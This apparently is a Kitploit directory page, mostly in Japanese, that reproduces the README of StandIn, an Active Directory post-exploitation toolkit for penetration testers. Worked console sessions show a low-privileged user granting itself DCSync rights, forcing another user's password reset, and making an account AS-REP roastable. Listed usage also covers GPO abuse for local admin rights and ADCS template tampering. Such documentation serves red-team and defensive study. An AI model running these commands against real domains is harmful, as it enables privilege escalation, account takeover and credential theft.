
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
StandIn — StandIn は、小さな .NET35/45 AD ポストエクスプロイテーションツールキットです。 | Kitploit
ツール/GitHubGitHub/fuzzysecurity/standin
特権昇格エクスプロイト横移動ポストエクスプロイトペネトレーションテストDNS分析
GitHubfuzzysecurity/standin

StandIn

StandIn は、小さな .NET35/45 AD ポストエクスプロイテーションツールキットです。

リポジトリを見る
8641404年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

StandIn

StandInは、小さなADポストコンプロマイズツールキットです。StandInは、最近xforceredでリソースベースの制約付き委任を実行するための.NETネイティブソリューションが必要だったことから生まれました。しかし、StandInはすぐに多数の便利機能を含むように拡大しました。

私は、ディレクトリサービスプログラミングについてさらに学び、ADポストエクスプロイテーションツールチェーンに適合するツールを拡張することを願って、StandInの開発を続けたいと考えています。

ロードマップ

コントリビューション

コントリビューションを歓迎します。プルリクエストには、機能の説明、簡単な技術的説明、およびサンプル出力を含めてください。

StandInに追加してほしい機能があるがPRがない場合は、チケットを開いて機能をできるだけ詳しく説明してください。

ToDo

以下の項目は、今後のバージョンのStandInで実装予定です。

  • ドメイン共有の列挙。これは2つの部分に分割できます。(1) ユーザーのホームディレクトリ/スクリプトパス/プロファイルパスに基づいて一意のリストを見つけて取得する、(2) fTDfs / msDFS-Linkv2 オブジェクトをクエリする。
  • GPOを見つけて解析し、ユーザーをホストローカルグループにマッピングする。
  • GPO -> OU および OU -> GPO。
  • おそらくポリシー関数の書き直し。
  • スクリプト作成を支援するために、いくつかの関数にオプションのJSON/XML出力を追加。
  • コードのリファクタリング、よりモジュール化された関数、異なるクラスへの分割が必要。

参考資料

  • 「ACE up the sleeve」(著者: @_wald0 & @harmj0y) - こちら
  • Kerberoasting(著者: @xpn) - こちら
  • Roasting AS-REPs(著者: @harmj0y) - こちら
  • Kerberos Unconstrained Delegation(著者: @spotheplanet) - こちら
  • S4U2Pwnage(著者: @harmj0y) - こちら
  • Resource-based Constrained Delegation(著者: @spotheplanet) - こちら
  • Rubeus - こちら
  • Powerview - こちら
  • Powermad(著者: @kevin_robertson) - こちら
  • SharpGPOAbuse(著者: @den_n1s & @pkb1s) - こちら
  • adidnsdump(著者: @_dirkjan) - こちら
  • Certified Pre-Owned(著者: @harmj0y & @tifkin_) - こちら

インデックス

  • ヘルプ
  • LDAPオブジェクト操作
    • Raw LDAP
    • オブジェクトの取得
    • オブジェクトアクセス権限の取得
    • オブジェクトアクセス権限の付与
    • オブジェクトパスワードの設定
    • オブジェクトフラグにASREPを追加/削除
  • SID
  • ASREP
  • PASSWD_NOTREQD
  • SPN
    • SPNの収集
    • SPNの設定
  • 非制約付き/制約付き/リソースベースの制約付き委任
  • DC
  • 信頼
  • GPO操作
    • GPOの一覧表示
    • GPOでローカル管理者を追加
    • GPOでユーザー権限を追加
    • GPOで即時タスクを追加
    • GPOでユーザー/コンピュータバージョンを増加
  • ポリシー
  • DNS
  • グループ操作
    • グループメンバーシップの一覧表示
    • グループへのユーザーの追加/削除
  • マシンオブジェクト操作
    • マシンオブジェクトの作成
    • マシンオブジェクトの無効化
    • マシンオブジェクトの削除
    • msDS-AllowedToActOnBehalfOfOtherIdentity の追加
    • msDS-AllowedToActOnBehalfOfOtherIdentity の削除
  • Active Directory証明書サービス (ADCS)
    • 一覧表示
    • クライアント認証
    • ENROLLEE_SUPPLIES_SUBJECT
    • PEND_ALL_REQUESTS
    • 所有者の変更
    • 書き込み権限の追加

ヘルプ```

__ ( / _// ~b33f __)/(//)(/(/) v1.4

----> Args? <----<

--help This help menu --object LDAP filter, e.g. samaccountname=HWest --ldap LDAP filter, can return result collection --filter Filter results, varies based on function --limit Limit results, varies based on function, defaults to 50 --computer Machine name, e.g. Celephais-01 --group samAccountName, e.g. "Necronomicon Admins" --ntaccount User name, e.g. "REDHOOK\UPickman" --sid Dependent on context --grant User name, e.g. "REDHOOK\KMason" --guid Rights GUID to add to object, e.g. 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 --domain Domain name, e.g. REDHOOK --user User name --pass Password --newpass New password to set for object --gpo List group policy objects --acl Show ACL's for returned GPO's --localadmin Add samAccountName to BUILTIN\Administrators for vulnerable GPO --setuserrights samAccountName for which to add token rights in a vulnerable GPO --tasktype Immediate task type (user/computer) --taskname Immediate task name --author Immediate task author --command Immediate task command --args Immediate task command args --target Optional, filter for DNS name or NTAccount --targetsid Optional, provider user SID --increase Increment either the user or computer GPO version number for the AD object --policy Reads some account/kerberos properties from the "Default Domain Policy" --dns Performs ADIDNS enumeration, supports wildcard filters --legacy Boolean, sets DNS seach root to legacy (CN=System) --forest Boolean, sets DNS seach root to forest (DC=ForestDnsZones) --passnotreq Boolean, list accounts that have PASSWD_NOTREQD set --type Rights type: GenericAll, GenericWrite, ResetPassword, WriteMembers, DCSync --spn Boolean, list kerberoastable accounts --setspn samAccountName for which to add/remove an SPN --principal Principal name to add to samAccountName (e.g. MSSQL/VermisMysteriis) --delegation Boolean, list accounts with unconstrained / constrained delegation --asrep Boolean, list ASREP roastable accounts --dc Boolean, list all domain controllers --trust Boolean, list all trust relationships --adcs List all CA's and all published templates --clientauth Boolean, modify ADCS template to add/remove "Client Authentication" --ess Boolean, modify ADCS template to add/remove "ENROLLEE_SUPPLIES_SUBJECT" --pend Boolean, modify ADCS template to add/remove "PEND_ALL_REQUESTS" --owner Boolean, modify ADCS template owner --write Boolean, modify ADCS template, add/remove WriteDacl/WriteOwner/WriteProperty permission for NtAccount --enroll Boolean, modify ADCS template, add/remove "Certificate-Enrollment" permission for NtAccount --add Boolean, context dependent group/spn/adcs --remove Boolean, context dependent msDS-AllowedToActOnBehalfOfOtherIdentity/group/adcs --make Boolean, make machine; ms-DS-MachineAccountQuota applies --disable Boolean, disable machine; should be the same user that created the machine --access Boolean, list access permissions for object --delete Boolean, delete machine from AD; requires elevated AD access

----> Usage? <----<

Perform LDAP search

StandIn.exe --ldap "(&(samAccountType=805306368)(servicePrincipalName=)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))" StandIn.exe --ldap servicePrincipalName= --domain redhook --user RFludd --pass Cl4vi$Alchemi4e --limit 10 StandIn.exe --ldap servicePrincipalName=* --filter "pwdlastset, distinguishedname, lastlogon" --limit 100

Query object properties by LDAP filter

StandIn.exe --object "(&(samAccountType=805306368)(servicePrincipalName=vermismysteriis.redhook.local))" StandIn.exe --object samaccountname=Celephais-01$ --domain redhook --user RFludd --pass Cl4vi$Alchemi4e StandIn.exe --object samaccountname=Celephais-01$ --filter "pwdlastset, serviceprincipalname, objectsid"

Query object access permissions, optionally filter by NTAccount

StandIn.exe --object "distinguishedname=DC=redhook,DC=local" --access StandIn.exe --object samaccountname=Rllyeh$ --access --ntaccount "REDHOOK\EDerby" StandIn.exe --object samaccountname=JCurwen --access --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Grant object access permissions

StandIn.exe --object "distinguishedname=DC=redhook,DC=local" --grant "REDHOOK\MBWillett" --type DCSync StandIn.exe --object "distinguishedname=DC=redhook,DC=local" --grant "REDHOOK\MBWillett" --guid 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 StandIn.exe --object samaccountname=SomeTarget001$ --grant "REDHOOK\MBWillett" --type GenericWrite --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Set object password

StandIn.exe --object samaccountname=SomeTarget001$ --newpass "Arkh4mW1tch!" StandIn.exe --object samaccountname=BJenkin --newpass "Dr34m1nTh3H#u$e" --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add ASREP to userAccountControl flags

StandIn.exe --object samaccountname=HArmitage --asrep StandIn.exe --object samaccountname=FMorgan --asrep --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Remove ASREP from userAccountControl flags

StandIn.exe --object samaccountname=TMalone --asrep --remove StandIn.exe --object samaccountname=RSuydam --asrep --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Get a list of all ASREP roastable accounts

StandIn.exe --asrep StandIn.exe --asrep --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Return GPO objects, optionally wildcard filter and get ACL's

StandIn.exe --gpo --limit 20 StandIn.exe --gpo --filter admin --domain redhook --user RFludd --pass Cl4vi$Alchemi4e StandIn.exe --gpo --filter admin --acl --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add samAccountName to BUILTIN\Administrators for vulnerable GPO

StandIn.exe --gpo --filter ArcanePolicy --localadmin JCurwen StandIn.exe --gpo --filter ArcanePolicy --localadmin JCurwen --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add token rights to samAccountName in a vulnerable GPO

StandIn.exe --gpo --filter ArcanePolicy --setuserrights JCurwen --grant "SeTcbPrivilege,SeDebugPrivilege" StandIn.exe --gpo --filter ArcanePolicy --setuserrights JCurwen --grant SeLoadDriverPrivilege --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add user/computer immediate task and optionally filter

StandIn.exe --gpo --filter ArcanePolicy --taskname LiberInvestigationis --tasktype computer --author "REDHOOK\JCurwen" --command "C:\Windows\System32\notepad.exe" --args "C:\Mysteriis\CultesDesGoules.txt" StandIn.exe --gpo --filter ArcanePolicy --taskname LiberInvestigationis --tasktype computer --author "REDHOOK\JCurwen" --command "C:\Windows\System32\notepad.exe" --args "C:\Mysteriis\CultesDesGoules.txt" --target Rllyeh.redhook.local StandIn.exe --gpo --filter ArcanePolicy --taskname LiberInvestigationis --tasktype user --author "REDHOOK\JCurwen" --command "C:\Windows\System32\notepad.exe" --args "C:\Mysteriis\CultesDesGoules.txt" --target "REDHOOK\RBloch" --targetsid S-1-5-21-315358687-3711474269-2098994107-1106 StandIn.exe --gpo --filter ArcanePolicy --taskname LiberInvestigationis --tasktype computer --author "REDHOOK\JCurwen" --command "C:\Windows\System32\notepad.exe" --args "C:\Mysteriis\CultesDesGoules.txt" --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Increment either the user or computer GPO version number for the AD object

StandIn.exe --gpo --filter ArcanePolicy --increase --tasktype user StandIn.exe --gpo --filter ArcanePolicy --increase --tasktype computer --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Read Default Domain Policy

StandIn.exe --policy StandIn.exe --policy --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Perform ADIDNS searches

StandIn.exe --dns --limit 20 StandIn.exe --dns --filter SQL --limit 10 StandIn.exe --dns --forest --domain redhook --user RFludd --pass Cl4vi$Alchemi4e StandIn.exe --dns --legacy --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

List account that have PASSWD_NOTREQD set

StandIn.exe --passnotreq StandIn.exe --passnotreq --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Get user and SID from either a SID or a samAccountName

StandIn.exe --sid JCurwen StandIn.exe --sid S-1-5-21-315358687-3711474269-2098994107-1105 --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Get a list of all kerberoastable accounts

StandIn.exe --spn StandIn.exe --spn --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add/remove SPN from samAccountName

StandIn.exe --setspn RSuydam --principal MSSQL/VermisMysteriis --add StandIn.exe --setspn RSuydam --principal MSSQL/VermisMysteriis --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

List all accounts with unconstrained & constrained delegation privileges

StandIn.exe --delegation StandIn.exe --delegation --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Get a list of all domain controllers

StandIn.exe --dc

Get a list of all trust relationships in the current domain

StandIn.exe --trust

List members of group or list user group membership

StandIn.exe --group Literarum StandIn.exe --group "Magna Ultima" --domain redhook --user RFludd --pass Cl4vi$Alchemi4e StandIn.exe --group JCurwen --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add user to group

StandIn.exe --group "Dunwich Council" --ntaccount "REDHOOK\WWhateley" --add StandIn.exe --group DAgon --ntaccount "REDHOOK\RCarter" --add --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Remove user from group

StandIn.exe --group "Dunwich Council" --ntaccount "REDHOOK\WWhateley" --remove StandIn.exe --group DAgon --ntaccount "REDHOOK\RCarter" --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

List CA's and all published templates, optionally wildcard filter on template name

StandIn.exe --adcs StandIn.exe --adcs --filter Kingsport StandIn.exe --adcs --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add/remove "Client Authentication" from template pKIExtendedKeyUsage, filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --clientauth --add StandIn.exe --adcs --filter Kingsport --clientauth --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add/remove "ENROLLEE_SUPPLIES_SUBJECT" from template msPKI-Certificate-Name-Flag, filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --ess --add StandIn.exe --adcs --filter Kingsport --ess --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add/remove "PEND_ALL_REQUESTS" from template msPKI-Enrollment-Flag, filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --pend --add StandIn.exe --adcs --filter Kingsport --pend --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Change template owner, filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --owner StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --owner --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Grant NtAccount WriteDacl/WriteOwner/WriteProperty, filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --write --add StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --write --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Grant NtAccount "Certificate-Enrollment", filter should contain the exact name of the template

StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --enroll --add StandIn.exe --adcs --filter Kingsport --ntaccount "REDHOOK\MBWillett" --enroll --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Create machine object

StandIn.exe --computer Innsmouth --make StandIn.exe --computer Innsmouth --make --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Disable machine object

StandIn.exe --computer Arkham --disable StandIn.exe --computer Arkham --disable --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Delete machine object

StandIn.exe --computer Danvers --delete StandIn.exe --computer Danvers --delete --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Add msDS-AllowedToActOnBehalfOfOtherIdentity to machine object properties

StandIn.exe --computer Providence --sid S-1-5-21-1085031214-1563985344-725345543 StandIn.exe --computer Providence --sid S-1-5-21-1085031214-1563985344-725345543 --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

Remove msDS-AllowedToActOnBehalfOfOtherIdentity from machine object properties

StandIn.exe --computer Miskatonic --remove StandIn.exe --computer Miskatonic --remove --domain redhook --user RFludd --pass Cl4vi$Alchemi4e

root@kitploit:~
## LDAP オブジェクト操作
すべての `--object` 操作は、LDAP フィルタが単一のオブジェクトを返すことを前提としており、クエリが複数返す場合は終了します。これは設計上の意図です。オブジェクトの配列を取得したい場合は、`--ldap` を使用してください。

### 生の LDAP

#### ユースケース

> *運用上、AD オブジェクトの配列を取得し、必要に応じて結果やプロパティをフィルタリング/制限したい場合があります。*

#### 構文

解決されたオブジェクトのすべてのプロパティを取得します。クエリは単一プロパティの単純な一致でも、複雑な LDAP フィルタでも可能です。必要に応じて `--limit` で返される結果を制限できます。```
C:\> StandIn.exe --ldap "(&(displayName=*)(gpcfilesyspath=*))" --filter "gpcfilesyspath,versionnumber"

[?] Using DC : m-w16-dc01.main.redhook.local
[+] LDAP search result count : 3
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => gpcfilesyspath,versionnumber

[?] Object   : CN={6AC1786C-016F-11D2-945F-00C04fB984F9}
    Path     : LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=redhook,DC=local
[+] versionnumber
    |_ User Version     : 0
    |_ Computer Version : 1
[+] gpcfilesyspath
    |_ \\redhook.local\sysvol\redhook.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}

[?] Object   : CN={31B2F340-016D-11D2-945F-00C04FB984F9}
    Path     : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=redhook,DC=local
[+] versionnumber
    |_ User Version     : 0
    |_ Computer Version : 11
[+] gpcfilesyspath
    |_ \\redhook.local\sysvol\redhook.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}

[?] Object   : CN={58890948-8DE3-4A39-8C40-F68004186693}
    Path     : LDAP://CN={58890948-8DE3-4A39-8C40-F68004186693},CN=Policies,CN=System,DC=redhook,DC=local
[+] versionnumber
    |_ User Version     : 2
    |_ Computer Version : 4
[+] gpcfilesyspath
    |_ \\redhook.local\SysVol\redhook.local\Policies\{58890948-8DE3-4A39-8C40-F68004186693}

オブジェクトの取得

ユースケース

運用上、AD内の特定のオブジェクトのすべてのプロパティを確認したい場合があります。一般的な例としては、ユーザーアカウントが所属するグループや、ユーザーアカウントが最後にドメインに認証された日時を確認することです。

構文

解決されたオブジェクトを返します。クエリは単一プロパティの単純な一致、または複雑なLDAPフィルタにすることができます。オプションで、--filterを使用して取得したいプロパティをフィルタリングできます。``` C:> StandIn.exe --object samaccountname=m-10-1909-01$

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=M-10-1909-01 Path : LDAP://CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local

[?] Iterating object properties

[+] logoncount |_ 360 [+] codepage |_ 0 [+] objectcategory |_ CN=Computer,CN=Schema,CN=Configuration,DC=main,DC=redhook,DC=local [+] iscriticalsystemobject |_ False [+] operatingsystem |_ Windows 10 Enterprise [+] usnchanged |_ 195797 [+] instancetype |_ 4 [+] name |_ M-10-1909-01 [+] badpasswordtime |_ 0x0 [+] pwdlastset |_ 10/9/2020 4:42:02 PM UTC [+] serviceprincipalname |_ TERMSRV/M-10-1909-01 |_ TERMSRV/m-10-1909-01.main.redhook.local |_ WSMAN/m-10-1909-01 |_ WSMAN/m-10-1909-01.main.redhook.local |_ RestrictedKrbHost/M-10-1909-01 |_ HOST/M-10-1909-01 |_ RestrictedKrbHost/m-10-1909-01.main.redhook.local |_ HOST/m-10-1909-01.main.redhook.local [+] objectclass |_ top |_ person |_ organizationalPerson |_ user |_ computer [+] badpwdcount |_ 0 [+] samaccounttype |_ SAM_MACHINE_ACCOUNT [+] lastlogontimestamp |_ 11/1/2020 7:40:09 PM UTC [+] usncreated |_ 31103 [+] objectguid |_ 17c80232-2ee6-47e1-9ab5-22c51c268cf0 [+] localpolicyflags |_ 0 [+] whencreated |_ 7/9/2020 4:59:55 PM [+] adspath |_ LDAP://CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local [+] useraccountcontrol |_ WORKSTATION_TRUST_ACCOUNT [+] cn |_ M-10-1909-01 [+] countrycode |_ 0 [+] primarygroupid |_ 515 [+] whenchanged |_ 11/2/2020 7:59:32 PM [+] operatingsystemversion |_ 10.0 (18363) [+] dnshostname |_ m-10-1909-01.main.redhook.local [+] dscorepropagationdata |_ 10/30/2020 6:56:30 PM |_ 10/25/2020 1:28:32 AM |_ 7/16/2020 2:15:26 PM |_ 7/15/2020 8:54:17 PM |_ 1/1/1601 12:04:17 AM [+] lastlogon |_ 11/3/2020 10:21:11 AM UTC [+] distinguishedname |_ CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local [+] msds-supportedencryptiontypes |_ RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96 [+] samaccountname |_ M-10-1909-01$ [+] objectsid |_ S-1-5-21-1293271031-3053586410-2290657902-1126 [+] lastlogoff |_ 0 [+] accountexpires |_ 0x7FFFFFFFFFFFFFFF

root@kitploit:~
### Get object access permissions

#### Use Case

> *エンゲージメントの特定の段階で,オペレーターはAD内の特定のオブジェクトのアクセス権限を解決したい場合があります。多くの権限は,アクセスの拡大や目標達成のための運用手段を提供します。例えば,グループに対するWriteDacl権限により,オペレーターは自身に新しいユーザーをグループに追加する権限を付与できる可能性があります。[SharpHound](https://github.com/BloodHoundAD/SharpHound3)のようなツールは,多くの場合,これらのDaclの脆弱性を既に明らかにしています。*

#### Syntax

解決されたオブジェクトに適用されるアクティブディレクトリルールを取得し,スキーマ/権限のGUIDをフレンドリ名に変換します。オプションで,NTAccount名で結果をフィルタリングします。```
C:\>StandIn.exe --object samaccountname=m-10-1909-01$ --access

[?] Using DC : m-w19-dc01.main.redhook.local
[?] Object   : CN=M-10-1909-01
    Path     : LDAP://CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\domainjoiner
    |_ Group : MAIN\Domain Join

[+] Object access rules

[+] Identity --> NT AUTHORITY\SELF
    |_ Type       : Allow
    |_ Permission : CreateChild, DeleteChild
    |_ Object     : ANY

[+] Identity --> NT AUTHORITY\Authenticated Users
    |_ Type       : Allow
    |_ Permission : GenericRead
    |_ Object     : ANY
    
    [... Snip ...]

C:\> StandIn.exe --object samaccountname=m-10-1909-01$ --access --ntaccount "MAIN\domainjoiner"

[?] Using DC : m-w19-dc01.main.redhook.local
[?] Object   : CN=M-10-1909-01
    Path     : LDAP://CN=M-10-1909-01,OU=Workstations,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\domainjoiner
    |_ Group : MAIN\Domain Join

[+] Object access rules

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : DeleteTree, ExtendedRight, Delete, GenericRead
    |_ Object     : ANY

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : WriteProperty
    |_ Object     : User-Account-Restrictions

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : Self
    |_ Object     : servicePrincipalName

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : Self
    |_ Object     : dNSHostName

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : WriteProperty
    |_ Object     : sAMAccountName

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : WriteProperty
    |_ Object     : displayName

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : WriteProperty
    |_ Object     : description

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : WriteProperty
    |_ Object     : User-Logon

[+] Identity --> MAIN\domainjoiner
    |_ Type       : Allow
    |_ Permission : Self
    |_ Object     : DS-Validated-Write-Computer

オブジェクトアクセス権限の付与

ユースケース

適切な権限があれば、オペレータはAD内の特定のオブジェクトに対してNTAccountに特別なアクセス許可を付与できます。例えば、オペレータがユーザーアカウントに対してGenericAll権限を持っている場合、自分自身またはサードパーティのNTAccountに対して、現在のパスワードを知らなくてもユーザーのパスワードを変更する権限を付与できます。

構文

解決されたオブジェクトに対して、指定されたNTAccountに権限を追加します。StandInは、事前定義された少数の特権(GenericAll、GenericWrite、ResetPassword、WriteMembers、DCSync)をサポートしていますが、オペレータは --guid フラグを使用してカスタム権限のGUIDを指定することもできます。``` C:> whoami main\s4uuser

C:> StandIn.exe --group lowPrivButMachineAccess

[?] Using DC : m-w19-dc01.main.redhook.local [?] Group : lowPrivButMachineAccess GUID : 37e3d957-af52-4cc6-8808-56330f8ec882

[+] Members

[?] Path : LDAP://CN=s4uUser,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local samAccountName : s4uUser Type : User SID : S-1-5-21-1293271031-3053586410-2290657902-1197

C:> StandIn.exe --object "distinguishedname=DC=main,DC=redhook,DC=local" --access --ntaccount "MAIN\lowPrivButMachineAccess"

[?] Using DC : m-w19-dc01.main.redhook.local [?] Object : DC=main Path : LDAP://DC=main,DC=redhook,DC=local

[+] Object properties |_ Owner : BUILTIN\Administrators |_ Group : BUILTIN\Administrators

[+] Object access rules

[+] Identity --> MAIN\lowPrivButMachineAccess |_ Type : Allow |_ Permission : WriteDacl |_ Object : ANY

C:> StandIn.exe --object "distinguishedname=DC=main,DC=redhook,DC=local" --grant "MAIN\s4uuser" --type DCSync

[?] Using DC : m-w19-dc01.main.redhook.local [?] Object : DC=main Path : LDAP://DC=main,DC=redhook,DC=local

[+] Object properties |_ Owner : BUILTIN\Administrators |_ Group : BUILTIN\Administrators

[+] Set object access rules |_ Success, added dcsync privileges to object for MAIN\s4uuser

C:> StandIn.exe --object "distinguishedname=DC=main,DC=redhook,DC=local" --access --ntaccount "MAIN\s4uUser"

[?] Using DC : m-w19-dc01.main.redhook.local [?] Object : DC=main Path : LDAP://DC=main,DC=redhook,DC=local

[+] Object properties |_ Owner : BUILTIN\Administrators |_ Group : BUILTIN\Administrators

[+] Object access rules

[+] Identity --> MAIN\s4uUser |_ Type : Allow |_ Permission : ExtendedRight |_ Object : DS-Replication-Get-Changes-All

[+] Identity --> MAIN\s4uUser |_ Type : Allow |_ Permission : ExtendedRight |_ Object : DS-Replication-Get-Changes

[+] Identity --> MAIN\s4uUser |_ Type : Allow |_ Permission : ExtendedRight |_ Object : DS-Replication-Get-Changes-In-Filtered-Set

root@kitploit:~
### オブジェクトパスワードの設定

#### ユースケース

> *もしオペレーターがユーザーオブジェクトに対して `User-Force-Change-Password` 権限を持っている場合、現在のパスワードを知らなくてもそのユーザーアカウントのパスワードを変更できます。この操作は破壊的であり、ユーザーは認証できなくなるため、警告が発生する可能性があります。*

#### 構文

現在のパスワードを知らずに、解決されたオブジェクトのパスワードを設定します。```
C:\> whoami
main\s4uuser

C:\> StandIn.exe --object "samaccountname=user005" --access --ntaccount "MAIN\lowPrivButMachineAccess"

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=User 005
    Path     : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\Domain Admins
    |_ Group : MAIN\Domain Admins

[+] Object access rules

[+] Identity --> MAIN\lowPrivButMachineAccess
    |_ Type       : Allow
    |_ Permission : WriteDacl
    |_ Object     : ANY

C:\> StandIn.exe --object "samaccountname=user005" --grant "MAIN\s4uuser" --type resetpassword

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=User 005
    Path     : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\Domain Admins
    |_ Group : MAIN\Domain Admins

[+] Set object access rules
    |_ Success, added resetpassword privileges to object for MAIN\s4uuser

C:\> StandIn.exe --object "samaccountname=user005" --access --ntaccount "MAIN\s4uUser"

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=User 005
    Path     : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\Domain Admins
    |_ Group : MAIN\Domain Admins

[+] Object access rules

[+] Identity --> MAIN\s4uUser
    |_ Type       : Allow
    |_ Permission : ExtendedRight
    |_ Object     : User-Force-Change-Password

C:\> StandIn.exe --object "samaccountname=user005" --newpass "Arkh4mW1tch!"

[?] Using DC : m-w16-dc01.main.redhook.local
[?] Object   : CN=User 005
    Path     : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

[+] Object properties
    |_ Owner : MAIN\Domain Admins
    |_ Group : MAIN\Domain Admins

[+] Setting account password
    |_ Success, password set for object

オブジェクトフラグへのASREP追加/削除

使用例

オペレーターがユーザーアカウントへの書き込みアクセス権を持っている場合、そのユーザーのuserAccountControlフラグを変更してDONT_REQUIRE_PREAUTHを含めることができます。これにより、オペレーターはユーザーのAS-REPハッシュを要求でき、オフラインで解析(クラック)することが可能になります。このプロセスはkerberoastingと非常に似ています。この操作は破壊的ではありませんが、ユーザーのパスワードが妥当な時間内に解析可能であることに依存しています。

構文

解決されたオブジェクトのuserAccountControlフラグに対して、DONT_REQUIRE_PREAUTHの追加と削除を行います。``` C:> StandIn.exe --object "samaccountname=user005" --asrep

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=User 005 Path : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

[*] SamAccountName : user005 DistinguishedName : CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local userAccountControl : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD

[+] Updating userAccountControl.. |_ Success

C:> StandIn.exe --asrep

[?] Using DC : m-w16-dc01.main.redhook.local

[?] Found 1 object(s) that do not require Kerberos preauthentication..

[*] SamAccountName : user005 DistinguishedName : CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local userAccountControl : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQUIRE_PREAUTH

C:> StandIn.exe --object "samaccountname=user005" --asrep --remove

[?] Using DC : m-w16-dc01.main.redhook.local [?] Object : CN=User 005 Path : LDAP://CN=User 005,OU=Users,OU=OCCULT,DC=main,DC=redhook,DC=local

